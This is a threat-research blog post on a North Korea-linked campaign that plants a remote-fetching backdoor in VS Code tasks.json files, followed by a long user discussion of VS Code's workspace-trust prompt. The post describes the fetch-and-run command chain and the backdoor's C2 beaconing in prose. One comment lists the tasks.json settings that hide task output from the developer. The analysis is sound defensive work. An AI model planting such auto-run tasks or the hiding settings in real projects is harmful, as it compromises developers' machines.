
Jamf Threat Labs uncovers North Korean hackers exploiting VS Code to deploy backdoor malware via malicious Git repositories in the Contagious Interview campaign
By Thijs Xhaflaire
Introduction
At the end of last year, Jamf Threat Labs published research related to the Contagious Interview campaign, which has been attributed to a threat actor operating on behalf of North Korea (DPRK). Around the same time, researchers from OpenSourceMalware (OSM) released additional findings that highlighted an evolution in the techniques used during earlier stages of the campaign.
Specifically, these newer observations highlight an additional delivery technique alongside the previously documented ClickFix-based techniques. In these cases, the infection chain abuses Microsoft Visual Studio Code task configuration files, allowing malicious payloads to be executed on the victim system.
Following the discovery of this technique, both Jamf Threat Labs and OSM continued to closely monitor activity associated with the campaign. In December, Jamf Threat Labs identified additional abuse of Visual Studio Code tasks.json configuration files. This included the introduction of dictionary files containing heavily obfuscated JavaScript, which is executed when a victim opens a malicious repository in Visual Studio Code.
Jamf Threat Labs shared these findings with OSM, who subsequently published a more in-depth technical analysis of the obfuscated JavaScript and its execution flow.
Earlier this week, Jamf Threat Labs identified another evolution in the campaign, uncovering a previously undocumented infection method. This activity involved the deployment of a backdoor implant that provides remote code execution capabilities on the victim system.
At a high level, the chain of events for the malware look like so:
Throughout this blog post we will shed light on each of these steps.
Initial Infection
In this campaign, infection begins when a victim clones and opens a malicious Git repository, often under the pretext of a recruitment process or technical assignment. The repositories identified in this activity are hosted on either GitHub or GitLab and are opened using Visual Studio Code.

When the project is opened, Visual Studio Code prompts the user to trust the repository author. If that trust is granted, the application automatically processes the repository’s tasks.json configuration file, which can result in embedded arbitrary commands being executed on the system.
On macOS systems, this results in the execution of a background shell command that uses nohup bash -c in combination with curl -s to retrieve a JavaScript payload remotely and pipe it directly into the Node.js runtime. This allows execution to continue independently if the Visual Studio Code process is terminated, while suppressing all command output.
In observed cases, the JavaScript payload is hosted on vercel.app, a platform that has been increasingly used in recent DPRK-related activity following a move away from other hosting services, as previously documented by OpenSourceMalware.
Jamf Threat Labs reported the identified malicious repository to GitHub, after which the repository was removed. While monitoring the activity prior to takedown, we observed the URL referenced within the repository change on multiple occasions. Notably, one of these changes occurred after the previously referenced payload hosting infrastructure was taken down by Vercel.
The JavaScript Payload
Once execution begins, the JavaScript payload implements the core backdoor logic observed in this activity. While the payload appears lengthy, a significant portion of the code consists of unused functions, redundant logic, and extraneous text that is never invoked during execution (SHA256: 932a67816b10a34d05a2621836cdf7fbf0628bbfdf66ae605c5f23455de1e0bc). This additional code increases the size and complexity of the script without impacting its observed behavior. It is passed to the node executable as one large argument.
Focusing on the functional components, the payload establishes a persistent execution loop that collects basic host information and communicates with a remote command-and-control (C2) server. Hard-coded identifiers are used to track individual infections and manage tasks from the server.
Core backdoor functionality
While the JavaScript payload contains a significant amount of unused code, the backdoor's core functionality is implemented through a small number of routines. These routines provide remote code execution, system fingerprinting, and persistent C2 communication.
Remote code execution capability
The payload includes a function that enables the execution of arbitrary JavaScript while the backdoor is active. At its core, this is the main functionality of this backdoor.
This function allows JavaScript code supplied as a string to be dynamically executed over the course of the backdoor lifecycle. By passing the requirefunction into the execution context, attacker-supplied code can import additional Node.js modules allowing additional arbitrary node functions to be executed.
System fingerprinting and reconnaissance
To profile the infected system, the backdoor collects a small set of host-level identifiers:
This routine gathers the system hostname, MAC addresses from available network interfaces, and basic operating system details. These values provide a stable fingerprint that can be used to uniquely identify infected hosts and associate them with a specific campaign or operator session.
In addition to local host identifiers, the backdoor attempts to determine the victim’s public-facing IP address by querying the external service ipify.org, a technique that has also been observed in prior DPRK-linked campaigns.
Command-and-control beaconing and task execution
Persistent communication with the C2 server is implemented through a polling routine that periodically sends host information and processes server responses. The beaconing logic is handled by the following function:
This function periodically sends system fingerprinting data to a remote server and waits for a response. The beacon executes every five seconds, providing frequent interaction opportunities.
The server response indicates successful connectivity and allows the backdoor to maintain an active session while awaiting tasking.
If the server response contains a specific status value, the contents of the response message are passed directly to the remote code execution routine, mentioned prior.
Further Execution and Instructions
While monitoring a compromised system, Jamf Threat Labs observed further JavaScript instructions being executed roughly eight minutes after the initial infection. The retrieved JavaScript went on to set up a very similar payload to the same C2 infrustructure.
Review of this retrieved payload yields a few interesting details...
- It beacons to the C2 server every 5 seconds, providing its system details and asks for further JavaScript instructions.
- It executes that additional JavaScript within a child process.
- It's capable of shutting itself and child processes down and cleaning up if asked to do so by the attacker.
- It has inline comments and phrasing that appear to be consistent with AI-assisted code generation.
Conclusion
This activity highlights the continued evolution of DPRK-linked threat actors, who consistently adapt their tooling and delivery mechanisms to integrate with legitimate developer workflows. The abuse of Visual Studio Code task configuration files and Node.js execution demonstrates how these techniques continue to evolve alongside commonly used development tools.
Jamf Threat Labs will continue to track these developments as threat actors refine their tactics and explore new ways to deliver macOS malware. We strongly recommend that customers ensure Threat Prevention and Advanced Threat Controls are enabled and set to block mode in Jamf for Mac to remain protected against the techniques described in this research.
Developers should remain cautious when interacting with third-party repositories, especially those shared directly or originating from unfamiliar sources. Before marking a repository as trusted in Visual Studio Code, it’s important to review its contents. Similarly, "npm install" should only be run on projects that have been vetted, with particular attention paid to package.json files, install scripts, and task configuration files to help avoid unintentionally executing malicious code.
Indicators or Compromise
Dive into more Jamf Threat Labs research on our blog.
Read the original article

Comments
VS Code team member here :wave:
As called out elsewhere, workspace trust is literally the protection here which is being circumvented. You're warned when you open a folder whether you trust the origin/authors with pretty strong wording. Sure you may find this annoying, but it's literally a security warning in a giant modal that forces you to chose.
Even if automatic tasks were disabled by default, you'd still be vulnerable if you trust the workspace. VS Code is an IDE and the core and extensions can execute code based on files within the folder in order to provide rich features like autocomplete, compilation, run tests, agentic coding, etc.
Before workspace trust existed, we started noticing many extensions and core features having their own version of workspace trust warnings popping up. Workspace trust unified this into a single in your face experience. It's perfectly fine to not trust the folder, you'll just enter restricted mode that will protect you and certain things will be degraded like language servers may not run, you don't be able to debug (executes code in vscode/launch.json), etc.
Ultimately we're shipping developer tool that can do powerful things like automating project compilation or dependency install when you open a folder. This attack vector capitalizes on neglectful developers that ignore a scary looking security warning. It certainly happens in practice, but workspace trust is pretty critical to the trust model of VS Code and is also an important part to improve the UX around it as we annoy you a _single_ time when you open the folder, not several times from various components using a JIT notification approach. I recall many discussions happening around the exact wording of the warning, it's a difficult to communicate concept in the small amount of words that it needs to use.
My recommendation is to use the check box to trust the parent or configure trusted folders. I personally have all my safe git clones in a dev/ folder which I configured to trust, but I also have a playground/ folder where I put random projects that I don't know much about and decide at the time I open something.
By CWuestefeld 2026-01-2214:526 reply I suspect that you're relying too heavily on the user here. Even for myself, a very experienced developer, I don't have a flash of insight over what my risk exposure might be for what I'm opening at this moment. I don't have a comprehensive picture of all the implications, all I'm thinking is "I need to open this file and twiddle some text in it". Expecting us to surface from our flow, think about the risks and make an informed decision might on the surface seem like a fair expectation, but in the real world, I don't think it's going to happen.
Your recommendation makes sense as a strategy to follow ahead of time, before you're in that flow state. But now you're relying on people to have known about the question beforehand, and have this strategy worked out ahead of time.
If you're going to rely on this so heavily, maybe you should make that strategy more official, and surface it to users ahead of time - maybe in some kind of security configuration wizard or something. Relying on them to interrupt flow and work it out is asking too much when it's a security question that doesn't have obvious implications.
> I don't have a flash of insight over what my risk exposure might be for what I'm opening at this moment
Maybe I'm too close to it, but the first sentence gives a very clear outline of the risk to me; Trusting this folder means code within it may be executed automatically.
> I don't have a comprehensive picture of all the implications, all I'm thinking is "I need to open this file and twiddle some text in it".
I'm curious what would stop you from opening it in restricted mode? Is it because it says browse and not edit under the button?
> Your recommendation makes sense as a strategy to follow ahead of time, before you're in that flow state.
You get the warning up front when you open a folder though, isn't this before you're in a flow state hacking away on the code?
By CWuestefeld 2026-01-2215:201 reply > Trusting this folder means code within it may be executed automatically.
But as you point out elsewhere, what constitutes code is very context dependent. And the user isn't necessarily going to be sufficiently expert on how Code interacts with the environment to evaluate that context.
> I'm curious what would stop you from opening it in restricted mode?
Even after years of using Code, I don't know the precise definition of "restricted mode". Maybe I ought to, but learning that isn't at the top of my list of priorities.
> You get the warning up front when you open a folder though, isn't this before you're in a flow state hacking away on the code?
NO! Not even close! And maybe this is at the heart of why we're not understanding each other.
My goal is not to run an editor and change some characters, not at all. It's so far down the stack that I'm scarcely aware of it at all, consciously. My goal is to, e.g., find and fix the bug that the Product Manager is threatening to kill me over. In order to do that I'm opening log files in weird locations (because they were set up by some junior teammate or something), and then opening some code I've never seen before because it's legacy stuff 5 years old that nobody has looked at since; I don't even have a full picture of all languages and technologies that might be in use in this folder. But I do know for sure that I need to be able to make what edits may turn out to be necessary half an hour from now once I've skimmed over the contents of this file and its siblings, so I can't predict for sure whether whatever the heck "restricted mode" will do to me will interfere with those edits.
I'm pretty sure that the above paragraph represents exactly what's going on in the user's mind for a typical usage of Code.
By Tyriar 2026-01-2215:41 Good point about one off edits and logs, thanks for all the insights. I'll pass these discussions on to the feature owner!
Thanks for being part of the discussion. Almost every response from you in this thread however comes off an unyielding, "we decided this and it's 100% right"?
In light of this vulnerability, the team may want to revisit some of these assumptions made.
I guarantee the majority of people see a giant modal covering what they're trying to do and just do whatever gets rid of it - ie: the titlebar that says 'Trust this workspace?' and hit the big blue "Yes" button to quickly just get to work.
With AI and agents, there are now a lot of non-dev "casual" users using VS code because they saw something on a Youtube video too that have no clue what dangers they could face just by opening a new project.
Almost noone is going to read some general warning about how it "may" execute code. At the very least, scan the project folder and mention what will be executed (if it contains anything).
By Tyriar 2026-01-2215:57 Didn't mean to come off that way, I know a lot of the decisions that were made. One thing I've got from this is we should probably open `/tmp/`, `C:\`, ~/`, etc. in restricted mode without asking the user. But a lot of the solutions proposed like opening everything in restricted mode I highly doubt would ever happen as it would further confusion, be a big change to UX and so on.
With AI the warning needs to appear somewhere, the user would ignore it when opening the folder, or ignore the warning when engaging with agent mode.
By dragonwriter 2026-01-231:56 > Almost noone is going to read some general warning about how it "may" execute code. At the very least, scan the project folder and mention what will be executed (if it contains anything).
I’m not sure this is possible or non-misleading at the time of granting trust because adding or updating extensions, or changing any content in the folder after trust is granted, can change what will be executed.
By oenton 2026-01-234:39 For what it's worth, I absolutely agree with the comments saying the warning doesn't clearly communicate the risks. I too had no idea opening a directory in VS Code (that contains a tasks.json file) could cause some code to execute. I understood the risk of extensions but I think that's different, right? i.e. opening a trusted project doesn't automatically install extensions when there's an extensions.json (don't quote me on that, unless that's correct)
To give some perspective: VS Code isn't my primary IDE, it's more like my browsing IDE. I use it to skim a repo or make minor edits, without waiting for IntelliJ to index the world and initialize an obscene number of plugins I apparently have installed by default. Think—fixing a broken build. If I'm only tweaking or reinstalling dependencies because the package-lock file got corrupted and that's totally not something that happened this week, I don't need all the bells and whistles. Actually I want less because restarting the TypeScript service multiple times is painful, even on a high end Mac.
Anyway enough about IntelliJ. This post has some good discussions and I sincerely hope that you (well, and Microsoft) take this feedback seriously and do something about it. I imagine that's hard, as opposed to say <improving some metric collected by telemetry and fed into a dashboard somewhere>, but this is what matters. Remember what Steve Ballmer said about UAC? I don't know if he said anything, but if it didn't work then it's not going to work now.
> I'm curious what would stop you from opening it in restricted mode? Is it because it says browse and not edit under the button?
Have you tried it? It breaks a lot of things that I would not have expected from the dialog. It’s basically regressing to a slightly more advanced notepad.exe with better grepping facilities in some combinations of syntax and plugins.
Isn't that what you would want if you're opening an untrusted codebase?
No, I want syntax highlighting.
In the past, editors could give me syntax highlighting without opening me to vulnerabilities.
By sbarre 2026-01-2313:18 Syntax highlighting works perfectly fine in Restricted mode, at least for me.
Perhaps you have some settings you can adjust in your install to get that working?
Check the docs on this page: https://code.visualstudio.com/docs/editing/workspaces/worksp...
> I'm curious what would stop you from opening it in restricted mode? Is it because it says browse and not edit under the button?
loss of syntax highlighting and to a lesser extent the neovim plugin. maybe having some kind of more granular permission system or a whitelist is the answer here.
opening a folder in vscode shouldn't be dangerous.
> opening a folder in vscode shouldn't be dangerous.
You're not "opening a folder" though, you're opening a codebase in an IDE, with all the integrations and automations that implies, including running code.
As a developer it's important to understand the context in which you're operating.
If you just want to "open a folder" and browse the contents, that's literally what Restricted mode is for. What you're asking to do is already there.
By rsyring 2026-01-2218:21 I've been using VS Code for many years and I try pretty hard to be a security aware dev.
I checkout all code projects into ~/projects. I don't recall ever seeing a trust/restricted dialogue box. But, I'm guessing, at some point in the distant past, I whitelisted that folder and everything under it.
I've only just now, reading through this thread, realized how problematic that is. :o/
By Tyriar 2026-01-2312:54 Syntax highlighting should work if the highlighting is provided by a textmate grammar, it will not work if it's semantic highlighting provided by an extension and that extension requires workspace trust. If it's possible to highlight without executing code, that sounds like an extension issue for whatever language it is. I believe extensions are able to declare whether they should activate without workspace trust and also to query the workspace trust state at runtime.
By cookiengineer 2026-01-2219:19 The funny part is that everyone expects you to make an informed decision about your security, without even providing any data to make that decision.
A better strategy would be:
- (seccomp) sandbox by default
- dry run, observe accessed files and remember them
- display dialog, saying: hey this plugin accesses your profile folder with the passwords.kdbx in it? You wanna allow it?
In an optimum world this would be provided by the operating system, which should have a better trust model for executing programs that are essentially from untrustable sources. The days where you exactly know what kind of programs are stored in your folders are long gone, but for whatever reason no operating system has adapted to that.
And before anyone says the tech isn't there yet: It is, actually, it's called eBPF and XDP.
By pseudohadamard 2026-01-239:42 You also get problems with overwarning causing warning fatigue. Home Assistant uses VS Code as its editor (or at least the thing you use to replace the built-in equivalent of Windows Notepad) and every single time I want to edit a YAML config file I first have to swat away two or three warnings about how dangerous it is to edit the file that I created that's stored on the local filesystem. So my automatic reaction to the warnings is "Go away [click] Go away [click] Go away [click], fecking Microsoft".
By edf13 2026-01-2219:03 I’d like more granular controls - sometimes I don’t want to trust the entire project but I do want to trust my elements of it
How is this any different than anything else devs do? Devs use `curl some-url | sh`. Devs download python packages, rust crates, ruby gems, npm packages, all of them run code.
At some point the dev has to take responsibility.
By CWuestefeld 2026-01-2219:51 Devs download python packages, rust crates, ruby gems, npm packages, all of them run code.
You allow developers to download and run arbitrary packages? Where I came from, that went out years ago. We keep "shrinkwrap" servers providing blessed versions of libraries. To test new versions, and to evaluate new packages, there's a highly-locked-down lab environment.
By dang 2026-01-276:54 Please don't cross into personal attack, regardless of how wrong someone is or you feel they are.
By throw10920 2026-01-235:08 Yes. If you "can't" read the security popup that very clearly tells you that this is a risky action and you should only do it if you trust the repo, then it's either a reading comprehension issue, and you should take remedial classes - or you're intentionally ignoring it, and so deeply antisocial and averse to working with other people.
Both of those things are extremely bad in any work environment and I would never hire someone displaying either of those traits.
I think it would be better to defer the Workspace trust popup and immediately open in restricted mode; maybe add an icon for it in the bottom info bar & have certain actions notify the user that they'd have to opt in before they'd work.
Because right now you are triggering the cookie banner reflex where a user just instinctively dismisses any warnings, because they want to get on with their work / prevent having their flow state broken.
There should also probably be some more context in the warning text on what a malicious repo could do, because clearly people don't understand why are you are asking if you trust the authors.
And while you're at it, maybe add some "virus scanner" that can read through the repo and flag malicious looking tasks & scripts to warn the user. This would be "AI" based so surely someone could even get a job promotion out of this for leading the initiative :)
Some JIT notification to enable it and/or a status bar/banner was considered, but ultimately this was chosen to improve the user experience. Instead of opening a folder, having it restricted and editing code being broken until you click some item in the status bar, it's asked up front.
It was a long time ago this was added (maybe 5 years?), but I think the reasoning there was that since our code competency is editing code, opening it should make that work well. The expectation is that most users should trust almost all their windows, it's an edge case for most developers to open and browse unfamiliar codebases that could contain such attacks. It also affects not just code editing but things like workspace settings so the editor could work radically different when you trust it.
You make a good point about the cookie banner reflex, but you don't need to use accept all on those either.
By dwallin 2026-01-2216:50 IMO this is a mistake, for basically the same reason you justify it with. Since most people just want the code to work, and the chances of any specific repo being malicious is low, especially when a lot of the repos you work with are trusted or semi-trusted, it easily becomes a learned behavior to just auto accept this.
Trust in code operates on a spectrum, not a binary. Different code bases have vastly different threat profiles, and this approach does close to nothing to accomodate for that.
In addition, code bases change over time, and full auditing is near impossible. Even if you manually audit the code, most code is constantly changing. You can pull an update from git, and the audited repo you trusted can be no longer trustworthy.
An up front binary and persistent, trust or don't trust model isn't a particularly good match match for either user behavior or the potential threats most users will face.
By ablob 2026-01-2216:10 So why not allow for enabling this behavior as a configuration option? A big fat banner for most users (i.e. by default) and the few edge cases get the status bar entry after they asked for it.
By CjHuber 2026-01-2215:53 I find this reply concerning. If its THE security feature, then why is "Trust" a glowing bright blue button in a popup that pop up at the startup forcing a decision. That makes no sense at all. Why not a banner with the option to enable those features when needed like Office tools have.
Also the two buttons have the subtexts of either "Browse folder in restricted mode" or "Trust folder and enable all features", that is quite steering and sounds almost like you cannot even edit code in the restricted mode.
"If you don't trust the authors of these files, we recommend to continue in restricted mode" also doesn't sound that criticial, does it?
By PunchyHamster 2026-01-2215:181 reply Dunno how to break it to you but most of the people using AI the most, they are not very good at computers.
I think with AI we quickly progress to level where it needs to essentially run in nice lil isolated sandbox with underlying project (and definitely everything else around it) being entirely read only (in form on overlay FS or some similar solution), let it work in the sandbox and then have user only accept the result at end of the session in form of a separate process that applies the AI changes as set of commits (NOT commiting direct file changes back as then malicious code could say mess stuff up in .git dir like adding hooks). That way at very worst you're some commit reverts out in main repo.
AI certainly made everything in this area more complicated. I 100% agree about sandboxing and we have people investing in this right now, there's an early opt-in version we just landed recently in Insiders.
By twoWhlsGud 2026-01-2217:41 Interesting! Is there a pointer to an issue where this feature is described by chance?
>You're warned when you open a folder whether you trust the origin/authors with pretty strong wording.
I can see the exact message you're referring to in the linked article. It says "Code provides features that *may* automatically execute files in this folder." It keeps things ambiguous and comes off as one of the hundreds of legal CYA pop-ups that you see throughout your day. Its not clear that "Yes, I trust the authors" means "Go ahead and start executing shell scripts". Its also not clear what exactly the difference is between the two choices regarding how usable the IDE is if you say no.
By Tyriar 2026-01-2215:03 "May" is the most correct word though, it's not guaranteed and VS Code (core) doesn't actually know if things will execute or not as a result of this due to extensions also depending on the feature. Running the "Manage Workspace Trust" command which is mentioned in the [docs being linked][0] to goes into more detail about what exactly is blocked, but we determined this is probably too much information and instead tried to distill it to simplify the decision. That single short sentence is essentially what workspace trust protects you from.
My hope has always been, but I know there are plenty of people that don't do this, is to think "huh, that sounds scary, maybe I should not trust it or understand more", not blinding say they trust.
[0]: https://code.visualstudio.com/docs/editing/workspaces/worksp...
By ycombinatrix 2026-01-2215:051 reply The grey bar at the top that says "this is an untrusted workspace" is really annoying & encourages users to trust all workspaces.
It's intentionally prominent as you're in a potentially very degraded experience. You can just click the x to hide it which is remembered the next time you open the folder. Not having this banner be really obvious would lead to frustrated users who accidentally/unknowingly ended up in this state and silly bug reports wasting everyone's time about language services and the like not working.
By ycombinatrix 2026-01-2217:541 reply imo there's nothing "degraded" about editing text without arbitrary code execution. that's what text editors are supposed to do.
By FireBeyond 2026-01-2220:57 Visual Studio Code was announced from day one as a lightweight development environment, not as a "text editor".
By spr93 2026-01-2223:46 Meet the new Microsoft - same as the old one. This is the same reasoning that led to a decade of mindnumbingly obvious exploits against Internet Explorer. You've got to create secure defaults. You have to ask whether your users really want or need some convenience that comes at the expense of an increased attack surface.
Hi, I'm one of the researchers that identified this threat and I blogged about it back in November (https://opensourcemalware.com/blog/contagious-interview-vsco...)
First, @Tyriar thanks for being a part of this conversation. I know you don't have to, and I want to let you know I get that you are choosing to contribute, and I personally appreciate it.
The reality is that VS Code ships in a way that is perfect for attackers to use tasks files to compromise developers:
1. You have to click "trust this code" on every repo you open, which is just noise and desensitizes the user to the real underlying security threat. What VS Code should do is warn you when there is a tasks file, especially if there is a "command" parameter in that tasks file.
2. You can add parameters like these to tasks files to disable some of the notification features so devs never see the notifications you are talking about: "presentation": { "reveal": "never", "echo": false, "focus": false, "close": true, "panel": "dedicated", "showReuseMessage": false}
3. Regardless of Microsofts observations that opening other people's code is risky, I want to remind you that all of us open other peoples code all day long, so it seems a little duplicitous to say "you'd still be vulnerable if you trust the workspace". I mean, that's kind of our jobs. Your "Workspaces" abstraction is great on paper, especially for project based workflows, but that's not the only way that most of us use VS Code. The issue here is that Microsoft created a new feature (tasks files) that executes things when I open code in VS Code. This is new, and separate from the intrinsic risk of opening other people's code. To ignore that fact to me seems like you are running away from the responsibility to address what you've created.
Because of the above points we are quickly seeing VS Code tasks file become the number one way that developers are being compromised by nation state actors (typically North Korea/Lazarus).
Just search github and you'll see what I mean: https://github.com/search?q=path%3Atasks.json+vercel.app&ref...
There are dozens and dozens of bad guys using this technique right now. Microsoft needs to step up. End of story.
By Tyriar 2026-01-2313:05 We're planning on switching the default in 1.109 with https://github.com/microsoft/vscode/issues/287073
My main hesitation here was that really it's just a false sense of security though. Tasks is just one of the things this enables, and in the core codebase we are unable to determine what exactly it enables as extensions could do all sorts of things. At a certain point, it's really on the user to not dismiss the giant modal security warning that describes the core risk in the first sentence and say they trust things they don't actually trust.
I've also created these follow ups based on this thread:
- Revise workspace trust wording "Browse" https://github.com/microsoft/vscode/issues/289898 - Don't ask to enable workspace trust in system folders and temp directories https://github.com/microsoft/vscode/issues/289899
By CjHuber 2026-01-230:54 Oh wow that's the first time I've heard about those tasks. I would never consent to that and that they are enabled by default and shipped in the .vscode folder where most people probably nevereven would have thought about looking for malicious things that's kind of insane.
would it possible to show to alert only when there are potentials threats instead of every time a folder is open? Like showing a big red alert when opening a folder for the first time with a ".vscode" folder in it?
It's not just the .vscode folder though, the Python extension for example executes code in order to provide language services. How could this threat detection possibly be complete? In this new LLM-assisted world a malicious repository could be as innocuous as a plain text prompt injection attack hidden in a markdown file, or some random command/script that seems like it could be legitimate. There are other mitigations in place and in progress to help with the LLM issue, but it's a hard problem.
By CWuestefeld 2026-01-2215:10 This demonstrates the actual real-world problem, though. You're saying "this is a complex problem so I'm going to punt and depend on the user to resolve it". But in real life, the user doesn't even know as much as you do about how Code and its plugins interact with their environment. Knowledgewise, most users are not in a good position to evaluate the dangers. And even those who could understand the implications are concentrating on their goal of the moment and won't be thinking deeply about it.
You're relying the wrong people, and at the wrong time, for this to be very effective.
By slightwinder 2026-01-2216:481 reply > It's not just the .vscode folder though, the Python extension for example executes code in order to provide language services.
Which code? Its own Code (which the user already trusts anyway), or code from the workspace (automatically)? My expectation with a language-server is that it never code from the workspace in a way which could result in a side effect outside the server gaining understanding about the code. So this makes little sense?
By HALtheWise 2026-01-231:50 Your expectation is wrong in this case for almost all languages. The design of Pylance (as is sorta forced by Python itself) chooses to execute Python to discover things like the Python version, and the Python startup process can run arbitrary code through mechanisms like sitecustomize.py or having a Python interpreter checked into the repo itself. To my knowledge, Go is one of the few ecosystems that treats it as a security failure to execute user-supplied code during analysis tasks, many languages have macros or dynamic features that basically require executing some amount of the code being analyzed.
By duped 2026-01-2216:24 Installing dependencies on folder open is a massive misfeature. I understand that you can't do anything about extensions that also do it but I really hope that you guys see how bad an idea that is for the core editor. "Do I trust the authors of this workspace" is a fundamentally different question than "can I run this code just by looking at it"
By Aurornis 2026-01-2216:36 > It's perfectly fine to not trust the folder, you'll just enter restricted mode that will protect you and certain things will be degraded like language servers may not run, you don't be able to debug (executes code in vscode/launch.json), etc.
This is the main problem with that dialog: It’s completely unclear to me, as a user, what will and will not happen if I trust a workspace.
I treat the selection as meaning that I’m going to have nothing more than a basic text editor if I don’t trust the workspace. That’s fine for some situations, but eventually I want to do something with the code. Then my only options are to trust everything and open the possibility of something (?) bad happening, or not do any work at all. There’s no visibility into what’s happening, no indication of what might happen, just a vague warning that I’m now on my own with no guardrails or visibility. Good luck.
By siilats 2026-01-2222:38 How about showing the user what the ide will automatically execute upon install?
My first reaction has been: when we install some node modules, import them and eventually run them, we do grant local execution permissions to whatever the authors of those modules coded in their scripts, right? More or less every language already suffer from the same problem. Who vets the code inside a Ruby gem, a Python package, etc? Add your favorite language.
However I did not know about tasks.json (I don't use VSC) and when I googled it I found the example at https://code.visualstudio.com/api/extension-guides/task-prov... and that is about running rake (Ruby.) So this is a little worse than installing malicious packages: the trigger is opening a malicious repository from the editor. Is this a common practice? If it is, it means two things: 1) the developer did not take an explicit choice of installing and running code, so even the possibility of an attack is unexpected and 2) it affects users of any language, even the ones that have secured package installation or have no installation of packages from remote.
You get asked if you trust the folder you’re opening every single time you open a new folder in VsCode. Everyone probably always just says yes but it’s not like it doesn’t tell you that opening untrusted folders is dangerous.
Until this post it wasn't clear to me that just opening and trusting a directory can cause code to be run without taking any other explicit actions that seem like they might involve running code, like running tests. My bad, but still!
reply to multiple comments :
mjdv : > it wasn't clear to me that just opening and trusting a directory
andy_ppp : >obviously I wasn’t explicit enough in explaining I’m talking about code execution simply by opening a directory.
Understandably, there's a disconnect in the mental model of what "opening a folder" can mean in VSCode.
In 99% of other software, folders and directories are purely navigation and/or organization and then you must go the extra step of clicking on a particular file (e.g. ".exe", ".py", ".sh") to do something dangerous.
Furthermore, in classic Visual Studio, solutions+projects are files such as ".sln" and ".vcsproj" or a "CMakeLists.txt" file.
In contrast, VSCode projects can be the folders. Folders are not just purely navigation. So "VSCode opening a folder" can act like "MS Excel opening a .xlsm file" that might have a (dangerous) macro in it. Inside the VSCode folder may have a "tasks.json" with dangerous commands in it.
Once the mental model groks the idea that a "folder" can have a special semantic meaning of "project+tasks" in VSCode, the warning messages saying "Do you trust this folder?" make more sense.
VSCode uses "folders" instead of a top-level "file" as a semantic unit because it's more flexible for multiple languages.
To re-emphasize, Windows File Explorer or macOS Finder "opening a folder" do not run "tasks.json" so it is not the same behavior as VSCode opening a folder.
Oh man! Microsoft was the #1 company with this problem for over 25 years and they still do it?
Word and Excel “MACROS” used to be THE main vector for kiddie viruses. Come on M$ … billions of dollars and you’re still loading up non-interactive code execution in all your documents that people expect to be POD (Plain Old Data)?
https://support.microsoft.com/en-us/office/protect-yourself-...
Is it so much to ask for your software to AT LEAST warn peole when it’s about to take a destructive action, and keep asking until the user allows that class of thing non-interactivlely ONLY FOR THAT SIGNED SOFTWARE?
Apple does other software things really badly with their millions of dollars, but they get Privacy RIGHT: https://www.youtube.com/watch?v=XPogdNafgic
By WorldMaker 2026-01-2217:151 reply VS Code does exactly that, warns before loading this non-interactive code. It warns you loudly, with an ugly modal dialog, on opening a new to it folder and suggests Restricted Mode. A lot of the arguments here relate to:
1) This loud warning is easy to ignore, despite how loud it is
2) This loud warning is easy to disable, which many desire to do because it is very loud
3) This loud warning is easy to build bad habits (instead of marking safe parent folders, continually clicking Allow and training yourself to only click Allow)
4) Restricted Mode sounds "too restricted" to be useful (though it isn't too restrictive and is very useful)
5) Restricted Mode is also loud to remind you that you are in it, so many users think it is too loud and never want to be in it (despite it being very useful)
No, not loading code. Executing dangerous actions. There is a huge difference. Watch the video I had linked to!
By WorldMaker 2026-01-233:591 reply Maybe I'm confused at what you mean, but I don't think there's a huge difference. Loading code is a dangerous action. VS Code is doing exactly what the video is talking about: it gives you a big popup window before doing a dangerous action (that could violate your privacy, that could be malware, that could do things you don't expect).
We want to load code in Turing complete languages. We want complex build tools and test harnesses to load "just so", and those too are generally Turing complete and configured and written in Turing complete languages. Parsing code in a Turing complete language takes another Turing complete language, generally. (Most languages are self-hosted so parsing the code is an action in that same language.)
One of the most dangerous actions we know of is an ancient and inescapable "bug" in all Turing complete work: the Halting Problem. We cannot mathematically prove any program will complete nor when it will complete, without running it and waiting for it to complete, if it completes. Infinite loops are both the power granted to us by our tools and the potential downfall of them all, our responsibility to deal with them is in our hands and math can't help us enough.
Loading code is a dangerous action. VS Code is doing the right thing in how it is handling it. It's not the best user experience and clearly not enough users understand the dangers inherent in "do you really want to run all your extensions in this folder?" in precisely the same way that people better understand "Do you want this application to have access to your precise location?" is a threat (that apps do take advantage; in both cases).
Code is instructions
Some instructions are benign, eg to add two numbers or even divide by zero
Other instructions call APIs of the OS
It is at these times that the user should be prompted interactively whether they want the action to be done, with full details of what the scope is, and keep asking every time until the user checks a box that says “continue allowing this action on this scope to THIS program”.
By WorldMaker 2026-01-2317:01 I think I see what you are asking: why isn't it more granular?
In VS Code the granular options exist, too. Restricted Mode is just a pseudo-profile with (almost) no Extensions loaded and a couple other settings disabled. You can use the VS Code profiles and workspace controls to set many other granular in-between states.
I think where the fundamental disagreement I have with your perspective lies, and it is sort of the decades-long "lesson of Windows and Office" (which I'll circle back to) and also one of the deepest, oldest theoretical concerns of Computer Science, is that there is unfortunately no such thing as "benign code". The Halting Problem and its corollary the "Zero-Day Sandbox Exploit in the Universal Turing Machine" suggest that mathematically we have no real tools to determine what is actually benign versus what looks benign.
If you don't like the math theory side of that argument, then we can absolutely discuss the practical, too. We can start with the example you have given that even divide by zero can be benign. That's a pretty good example. We've designed computers so they don't halt and catch fire on a divide by zero, sure, but to do that we have things like stateful error registers and even processor interrupts to jump immediately to different code when a divide by zero happens. Other code could be relying on those error registers as well and may get to its own unexpected state. Interrupts and jumps can be taken advantage of to run code the original program never expected to run.
Little processor-level details like that add up and you get giant messes like SPECTRE/MELTDOWN.
That's also just one low level place to inject malware, you can do it in any programming language anywhere in the stack. This is where VS Code is especially in such an unenviable position because it wants to be a development environment for all possible programming languages so has just about no idea what the full breadth of the stack of programming languages you've configured to want to run in the Extensions that you've installed and the CLI tasks it can automate. VS Code isn't your Operating System (it is not yet trying to be that much like Emacs), it doesn't sandbox your Extensions, it doesn't limit what APIs the CLI build tools you have installed can run.
There are practical exploits of this directly in the article here. More can be found with easy searching. Granularity only helps so much. A big general, loud warning isn't the best experience, but its the closest to the safest option available to VS Code (not just because it isn't your OS, and also OSes are omniscient).
The safest option for VS Code really is "Don't autostart anything, it might be dangerous". Just as Windows has had to stop autorunning JScript and VBScript (once considered "benign"). Just as Windows has had to stop autorunning AUTOEXEC.INI instructions when a CD or USB disk is inserted (once considered "benign"). Just as Office has had to stop running VBA macros on startup (once considered benign). I wish VS Code took a couple more steps towards the Excel experience ("Protected Mode" sounds kinder than "Restricted Mode", it's a subtle difference, but subtle differences matter; fewer flow-interrupting modals and more "quietly default to Protected Mode"), but the general principle here isn't in question in my mind.
